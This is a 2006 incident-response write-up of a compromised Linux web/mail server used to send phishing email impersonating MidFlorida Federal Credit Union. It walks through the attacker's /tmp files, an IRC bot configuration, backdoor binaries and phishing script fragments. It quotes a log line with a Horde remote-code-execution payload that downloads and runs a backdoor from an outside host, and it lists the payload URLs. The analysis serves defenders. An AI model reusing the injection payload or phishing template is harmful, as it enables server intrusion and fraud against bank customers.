Anatomy IV 2006.05.30 by Michael Ligh

This is going to be a quick anatomy, because I have to pick up another project in a few hours. Administrators of a web/mail server in the U.S. detected their system as having an abnormally large mail queue. When they investigated, it turned out that nearly all of the several thousand messages had a source address of customerservice@midflorida.com.

I had a small amount of time so after they granted me access to the system, I logged in and started looking around. Most of the evidence was in /tmp. For lack of a better method of organization for this report, I'll describe them as output from ls –alR.

```
# ls -alR
.:
total 20
drwx------  4 httpd httpd 4096 May 29 18:01
drwxr-xr-x  4 root  root  4096 May 30 10:50 .
drwxr-x---  5 root  root  4096 May 30 17:18 ..
drwx------  2 httpd httpd 4096 Feb  8  2004 port
```

Above you see the top level directory. It contains a directory called port and a directory named " " (a blank space). Both items are owned by httpd, indicating they were created by the httpd process. Immediately we can probably assume that there is a vulnerable web application running on the server.

```
./ :
total 20
drwx------  4 httpd httpd 4096 May 29 18:01 .
drwxr-xr-x  4 root  root  4096 May 30 10:50 ..
drwx------  3 httpd httpd 4096 May 24 16:00 .bash
-rw-------  1 httpd httpd 2272 May 29 11:28 midfloridaperl.tgz
drwx------  2 httpd httpd 4096 May 29 17:05 trimite
```

Above you see the contents of the " " directory. Midfloridaperl.tgz extracts to trimite, so ignore that particular file for now. Another hidden directory exists as .bash.

```
./ /.bash:
total 832
drwx------  3 httpd httpd   4096 May 24 16:00 .
drwx------  4 httpd httpd   4096 May 29 18:01 ..
-rwx------  1 httpd httpd  22936 Feb 10  2005 kswap.help
-rwx------  1 httpd httpd   1085 May 28 06:00 kswap.levels
-rwx------  1 httpd httpd      6 May 24 15:34 kswap.pid
-rw-------  1 httpd httpd   1075 May 28 06:00 kswap.session
-rwx------  1 httpd httpd   3127 Mar  2 05:03 kswap.set
-rwx------  1 httpd httpd     34 May 24 15:34 LinkEvents
-rwx------  1 httpd httpd    214 Mar 21 16:49 mech1.users
-rwx------  1 httpd httpd    257 Mar 21 16:49 mech2.users
-rwx------  1 httpd httpd    257 Mar 21 16:50 mech3.users
-rwx------  1 httpd httpd 172060 Mar  8 14:11 pico
-rwx------  1 httpd httpd  84476 Jan  6 20:30 pico.tgz
drwx------  2 httpd httpd   4096 Dec  9 10:26 randfiles
-rwx------  1 httpd httpd 504464 Feb 10  2005 sendmail
```

There we go. The mech*.users files are typical to find on compromised Linux machines. It tells you to expect an EnergyMech IRC bouncer nearby. On that note – guess what "sendmail" is? No, not an MTA. It's the EnergyMech binary with a less conspicuous name. The kswap* files contain the configuration information for the bot. If an explanation of EnergyMech is needed, see the more detailed reports at http://www.mnin.org/?page=phish.

```
nick S34
login Glin3d
ircname MEss With the Best Die Like The Rest
cmdchar `
userfile mech3.users

channel #H.a.c.k.e.R
tog MASS 0
nick S14
login GIined
ircname Are u Ready For This ?
cmdchar `
userfile mech2.users

channel #H.a.c.k.e.R
tog MASS 0
nick s12
login Glined
ircname Glined Has Fucked Youre Mother
cmdchar `
userfile mech1.users
```

Now to continue with the directory listing:

```
./ /trimite:
total 2800
drwx------  2 httpd httpd    4096 May 29 17:05 .
drwx------  4 httpd httpd    4096 May 29 18:01 ..
-rw-------  1 httpd httpd    5846 May 29 11:27 awstats.pl
-rw-------  1 httpd httpd 2846475 May 29 14:59 list.txt
```

Above you see the contents of the trimite directory. Awstats.pl is not the highly exploitable Awstats web statistics program that we all know. Rather, it is a simple script to generate the flood of emails noticed by the administrators. How many emails is a flood? In this case it would be 126,749 – one for each of the email addresses in list.txt.


The script reads each address into an array:

```
$file = "list.txt";
open(IN_FILE, $file);
my @data=<IN_FILE>;
close IN_FILE;
```

Fills in some environment and email header fields:

```
my $SendmailPath = '/usr/sbin/sendmail';
my $from_s = 'customerservice@midflorida.com';
my $subj_s = 'NOTICE FROM MidFlorida Federal Credit Union RED-#6674891';
```

The rest is the contents of the HTML formatted email and the small function that loops through the array and sends each copy. Here is a screen shot of how the message would appear. Notice the "/head>" at the top. That isn't a cut and paste error of mine, it is truly how the file existed. Since the last time I wrote an Anatomy-series article, phishers still haven't learned how to write valid HTML. For fsck's sake, there isn't even an opening <head> tag!



The URL in the file points to

```
http://midflorida.*.com/horde/sso/session_id.php
```

The victim domain will not be recorded in this document, because it appears to be a legitimate business. I'll release it separately to the take-down list. So the mail/web server that I was asked for help with was only used to send the phishing emails – not to host the exploit itself.

```
./port:
total 108
drwx------  2 httpd httpd  4096 Feb  8  2004 .
drwxr-xr-x  4 root  root   4096 May 30 10:50 ..
-rw-------  1 httpd httpd 19376 Jul 23  2003 14568
-rwx------  1 httpd httpd 20584 Jan 10  2004 35651
-rwx------  1 httpd httpd 27666 Feb  3  2003 4000
-rwx------  1 httpd httpd 28336 Feb  3  2003 65500
```

Last but not least, there is the port directory. It contains 4 binaries. Each is a backdoor that listens on a different port (corresponding to its file name) and spaws a shell upon receiving a connection. The 35651 also functions to email a copy of /etc/passwd to alin777@alin777.net.

```
0x08048d73 <main+111>:  sub    $0xc,%esp
0x08048d76 <main+114>:  push   $0x38e8                ; port 14568
0x08048d7b <main+119>:  call   0x80489a0 <htons>

0x08048ed7 <main+147>:  sub    $0xc,%esp
0x08048eda <main+150>:  push   $0x8b43                ; port 35651
0x08048edf <main+155>:  call   0x8048ad4 <htons>

0x08048d38 <main+124>:  mov    %eax,0xfffffff0(%ebp)
0x08048d3b <main+127>:  push   $0xfa0                 ; port 4000
0x08048d40 <main+132>:  call   0x80489c0 <htons>

0x08048dd3 <main+111>:  sub    $0xc,%esp
0x08048dd6 <main+114>:  push   $0xffdc                ; port 65500
0x08048ddb <main+119>:  call   0x8048a00 <htons>
```

Like I said at the beginning, from the first few minutes it was clear that a vulnerable web application was likely exploited. I went looking in the web access logs and found the source pretty quick. At the beginning of April 2006, an exploit was released for a remote code execution vulnerability in Horde's help module. For information see http://www.securityfocus.com/bid/17292 and for the original exploit see http://www.514.es/download/horddy.pl.

I came to that conclusion after seeing several of these:

```
213.76.136.6.58241149008148620 "GET
//horde//services/help/?show=about&module=;%22.passthru(%22cd%20%22.chr
(47).%22tmp;wget%20www.flopa.host.sk%22.chr(47).%22port.tgz;tar%20zxvf%
20port.tgz;rm%20-
rf%20port.tgz;cd%20port;chmod%20+x%20*;.%22.chr(47).%224000%22);'.
HTTP/1.1" [30/May/2006:09:55:51 -0700]
```

In the end, the following items were downloaded, extracted, and files within them were executed by the server:

```
www.datatrade.com/dc
blog1396773.123-reg-blogs.co.uk/b.tgz
www.snakey.tv/bl.tar.gz
www.flopa.host.sk/port.tgz
```

All compressed items extract to the content already discussed. The dc file from datatrade.com is the Data Cha0s Connect Back Backdoor.

That's about it this time.